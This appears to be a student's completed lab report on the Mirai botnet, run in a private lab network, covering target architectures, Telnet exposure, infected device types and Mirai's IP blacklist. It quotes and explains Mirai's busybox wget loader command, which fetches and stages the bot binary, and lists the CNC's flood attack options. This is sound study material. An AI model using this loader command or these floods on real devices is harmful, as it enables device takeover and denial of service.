

Lab Template

1. **Identify two additional architectures for which the Mirai dropper has been compiled. Don't give me just the abbreviations. You must give me the full names. Just because a device has this architecture doesn't mean it is susceptible to Mirai.**
(10 points)

Ans) 2 additional architectures for which Mirai dropper has been compiled are:

- ARM(Advanced RISC Machine): Since it has low power consumption, it is widely used in routers, smart cameras and other hardware devices.
- MIPS (Microprocessor without interlocked pipeline stages): It is very common in consumer networking devices such as home,routers,modems and IP cameras.

2. **What service would need to be enabled to be susceptible to Mirai?**
(10 points)

Ans) We would need the Telnet service to be susceptible to Mirai, since it transmits credentials and most of the devices keep it enabled by default. So, over here Mirai basically scans the telnet on ports 23 and 2323 and then it attempts to log in using a list of default username and password pairs and now if the Telnet was enabled and the device accepted any weak credentials, the loader could just upload and run the Mirai dropper and basically turn the device into a bot.

3. **Explain the line containing three commands. What are the commands doing?**
(15 points)

Ans) Over here we are basically talking about this line `/bin/busybox wget http://192.168.1.3:80/bins/mirai.x86 -O - > dvrHelper; /bin/busybox chmod 777 dvrHelper; /bin/busybox ECCHI`, where each commands work can be described as follows:

- `/bin/busybox wget http://192.168.1.3:80/bins/mirai.x86 -O - > dvrHelper`: Over here, we are basically using BusyBox's wget implementation and calling it directly ensures that the command even exists on the stripped-down devices. The second part which is the link(<http://192.168.1.3:80/bins/mirai.x86>), is basically a URL on the loader's server from which the Mirai binary for the device architecture is served.The "-O " basically tells the wget to write the downloaded and the >dvrhelper, redirects the stdout into the local file that is dvrhelper.
- `/bin/busybox chmod 777 dvrHelper`: Over here we are basically giving permissions to the owner/group/others so that they can read, write and execute the dvrHelper file.

- `/bin/busybox ECCHI`: This basically invokes the BusyBox binary with an applet called ECCHI. Over here the BusyBox will try and ECCHI and since it does not exist, it will print an error like ECCHI: applet not found.

4. Screenshot of help (?) from the CNC command line.

(10 points)

Ans)

```
[+] DDOS | Masking connection from utmp+wtmp...
[+] DDOS | Hiding from netstat...
[+] DDOS | Removing all traces of LD_PRELOAD...
[+] DDOS | Wiping env libc.poisson.so.1
[+] DDOS | Wiping env libc.poisson.so.2
[+] DDOS | Wiping env libc.poisson.so.3
[+] DDOS | Wiping env libc.poisson.so.4
[+] DDOS | Setting up virtual terminal...
[!] Sharing access IS prohibited!
[!] Do NOT share your credentials!
ready
mirai@botnet# ?
Available attack list
ack: ACK flood
udpplain: UDP flood with less options. optimized for higher PPS
http: HTTP flood
syn: SYN flood
vse: Valve source engine specific flood
dns: DNS resolver flood using the targets domain, input IP is ignored
stomp: TCP stomp flood
greip: GRE IP flood
greeth: GRE Ethernet flood
udp: UDP flood
mirai@botnet#
```

5. Screenshot of Wireshark of a successful SYN flood attack (10 points)

Ans)

The screenshot displays the Wireshark network protocol analyzer interface. The title bar indicates the host is 192.168.1.4. The menu bar includes File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, and Help. The toolbar contains various icons for packet capture and analysis. The packet list pane shows a series of TCP packets, with the selected packet (No. 8378) being a SYN packet from 192.168.1.1 to 192.168.1.4. The packet details pane shows the selected packet's structure: Ethernet II, Internet Protocol Version 4, and Transmission Control Protocol. The packet bytes pane shows the raw data of the selected packet.

No.	Time	Source	Destination	Protocol	Length	Info
8378...	539.637572528	192.168.1.1	192.168.1.4	TCP	74	61124 → 20505 [SYN] Seq=0 Win=0 Len=0 MSS=1412 SACK_P
8378...	539.637575257	192.168.1.4	192.168.1.1	TCP	54	20505 → 61124 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
8378...	539.637612711	192.168.1.1	192.168.1.4	TCP	74	[TCP Port numbers reused] 39651 → 64890 [SYN] Seq=0 W
8378...	539.637615746	192.168.1.4	192.168.1.1	TCP	54	64890 → 39651 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
8378...	539.637680948	192.168.1.1	192.168.1.4	TCP	74	56522 → 27845 [SYN] Seq=0 Win=0 Len=0 MSS=1412 SACK_P
8378...	539.637683590	192.168.1.4	192.168.1.1	TCP	54	27845 → 56522 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
8378...	539.637708987	192.168.1.1	192.168.1.4	TCP	74	26748 → 9891 [SYN] Seq=0 Win=0 Len=0 MSS=1412 SACK_PE
8378...	539.637711525	192.168.1.4	192.168.1.1	TCP	54	9891 → 26748 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
8378...	539.637774611	192.168.1.1	192.168.1.4	TCP	74	34926 → 10545 [SYN] Seq=0 Win=0 Len=0 MSS=1412 SACK_P
8378...	539.637777230	192.168.1.4	192.168.1.1	TCP	54	10545 → 34926 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
8378...	539.637802230	192.168.1.1	192.168.1.4	TCP	74	15015 → 19292 [SYN] Seq=0 Win=0 Len=0 MSS=1412 SACK_P
8378...	539.637804762	192.168.1.4	192.168.1.1	TCP	54	19292 → 15015 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
8378...	539.637890470	192.168.1.1	192.168.1.4	TCP	74	33853 → 40182 [SYN] Seq=0 Win=0 Len=0 MSS=1412 SACK_P
8378...	539.637896596	192.168.1.4	192.168.1.1	TCP	54	40182 → 33853 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
8378...	539.637903487	192.168.1.1	192.168.1.4	TCP	74	13780 → 6381 [SYN] Seq=0 Win=0 Len=0 MSS=1412 SACK PE
8378...	539.637906438	192.168.1.4	192.168.1.1	TCP	54	6381 → 13780 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

Frame 837887: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface 0

Ethernet II, Src: IngersollRan_00:6c:0f (00:02:31:00:6c:0f), Dst: 08:00:00:00:00:00

Internet Protocol Version 4, Src: 192.168.1.4, Dst: 192.168.1.1


Transmission Control Protocol, Src Port: 10545, Dst Port: 34926, Seq: 10545, Win: 0, Len: 0

User Datagram Protocol: Protocol

Packets: 839331 · Displayed: 838411 (99.9%) Profile: Default

6. Screenshot of Wireshark of any other successful attack from Mirai's list of options (10 points)

Ans)



7. What types of IoT devices (Fridges, Microwaves, etc) were primarily exploited in Mirai attacks? You may refer to [this link](#). (10 points)

Ans) It primarily exploited the Internet connected IP cameras, digital video recorders and residential routers and other appliances such as NAS (network attached storage) units, set-top boxes, media players, some smart hubs and some other consumer networking devices. These devices were targeted because many of them left access services (such as telnet) which could be enabled by default and were still using factory default or weak passwords, which made them easy for Mirai to scan, log into, and infect.

8. What are some of the commonalities found in the devices in your previous answer? (Think about OS, versions, services...) (10 points)

Ans) The devices that are affected by Mirai are mostly have lightweight embedded Linux basically on ARM and MIPS processor architecture. They also had telnet enabled by default, plus they also came with simple usernames and passwords, which most of the people never

changed, making it easier for an attacker to make his move. Moreover, these devices did not even receive firmware updates or security patches, so their vulnerabilities are open for a longer period of time. Since they were always powered on and connected to the internet, they were easy targets for any kind of automated scanning or infection.

9. How did the developers of Mirai ensure that they didn't attack private IP addresses, the USPS, or the DOD? Why would they want to do this?
(15 points)

Ans) The Mirai source code basically consists of a list of some hardcoded IP address blocks that could block the bot checks which could attempt to scan or infect a target, so when the scanner scans any IP addresses, it runs each address through a routine check that tells us whether the address falls under any of the blacklisted ranges and if the test determines that the IP is in a banned range, the scanner simply skips that address and does not try to connect or brute force the credentials.

There are several reasons which could have lead them to take this action which can be defined as follows:

- Reduce the legal and investigative risk as it could increase the chance of a military cyber response if the attacker attacks any critical infrastructures and that could to any kind of legal actions against the attacker.
- Avoid any unreachable targets as they are non-routable on a public internet, so scanning them will waste the bandwidth and time, so if we exclude them then we can make our scanner even more efficient.
- Prevent any kind of collateral damage and keep the botnet safe: If there are devices on the monitored network then it could lead to detection and cleanup and moreover, it could the utility of our botnet, so by avoiding any sensitive blocks or internal networks, the authors could basically reduce the collateral damage which would ensure that the botnet is efficient and stays active for a longer period of time.
- Keep Low Profile: As the attackers didn't wanted to be noticed, so they made the botnet that it stays quiet and and gets blended with the normal internet traffic so that it becomes difficult for the security experts to catch them.
- Protecting business model and reputation: They basically sold their access to their botnet as they thought that hitting certian high risks targets could cause their customers and their business partners to lose trust on them and basically avoiding the federal and sensitive IP spaces helped them operate longer and monetize their botnet.